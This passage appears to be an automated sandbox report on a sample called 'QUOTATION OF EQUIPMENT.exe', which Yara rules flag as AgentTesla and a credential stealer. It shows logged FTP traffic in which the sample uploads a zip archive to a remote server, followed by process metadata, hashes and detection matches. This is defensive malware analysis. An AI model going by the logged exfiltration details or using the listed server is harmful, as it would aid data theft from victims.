Oct 14, 2021 09:49:06.481111050 CEST	21	49832	192.119.9.178	192.168.2.3	226-File successfully transferred 226-File successfully transferred226 0.109 seconds (measured here), 3.94 Kbytes per second
Oct 14, 2021 09:49:07.662056923 CEST	49832	21	192.168.2.3	192.119.9.178	PASV
Oct 14, 2021 09:49:07.765427113 CEST	21	49832	192.119.9.178	192.168.2.3	227 Entering Passive Mode (192,119,9,178,213,135)
Oct 14, 2021 09:49:07.870889902 CEST	49832	21	192.168.2.3	192.119.9.178	STOR CO_user-585948_2021_10_14_12_47_21.zip
Oct 14, 2021 09:49:07.974611044 CEST	21	49832	192.119.9.178	192.168.2.3	150 Accepted data connection
Oct 14, 2021 09:49:08.079801083 CEST	21	49832	192.119.9.178	192.168.2.3	226-File successfully transferred 226-File successfully transferred226 0.105 seconds (measured here), 12.21 Kbytes per second

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: QUOTATION OF EQUIPMENT.exe PID: 6748 Parent PID: 3416

General

Start time:	09:47:19
Start date:	14/10/2021
Path:	C:\Users\user\Desktop\QUOTATION OF EQUIPMENT.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\QUOTATION OF EQUIPMENT.exe'
Imagebase:	0x400000
File size:	431519 bytes
MD5 hash:	6F058C62ACE41A97A12E6E7A47C9C76E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.307528948.0000000002440000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.307528948.0000000002440000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: QUOTATION OF EQUIPMENT.exe PID: 6716 Parent PID: 6748

General

Start time:	09:47:20
Start date:	14/10/2021
Path:	C:\Users\user\Desktop\QUOTATION OF EQUIPMENT.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\QUOTATION OF EQUIPMENT.exe'
Imagebase:	0x400000
File size:	431519 bytes
MD5 hash:	6F058C62ACE41A97A12E6E7A47C9C76E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.567930918.0000000003331000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000001.00000002.567930918.0000000003331000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.566777680.00000000022E0000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000001.00000002.566777680.00000000022E0000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.566863487.0000000002331000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.566863487.0000000002331000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.568210008.0000000004812000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000001.00000002.568210008.0000000004812000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.566108651.000000000078B000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000001.00000002.566108651.000000000078B000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.565262027.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000001.00000002.565262027.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities Show Windows behavior

Key Value Created

Disassembly

Code Analysis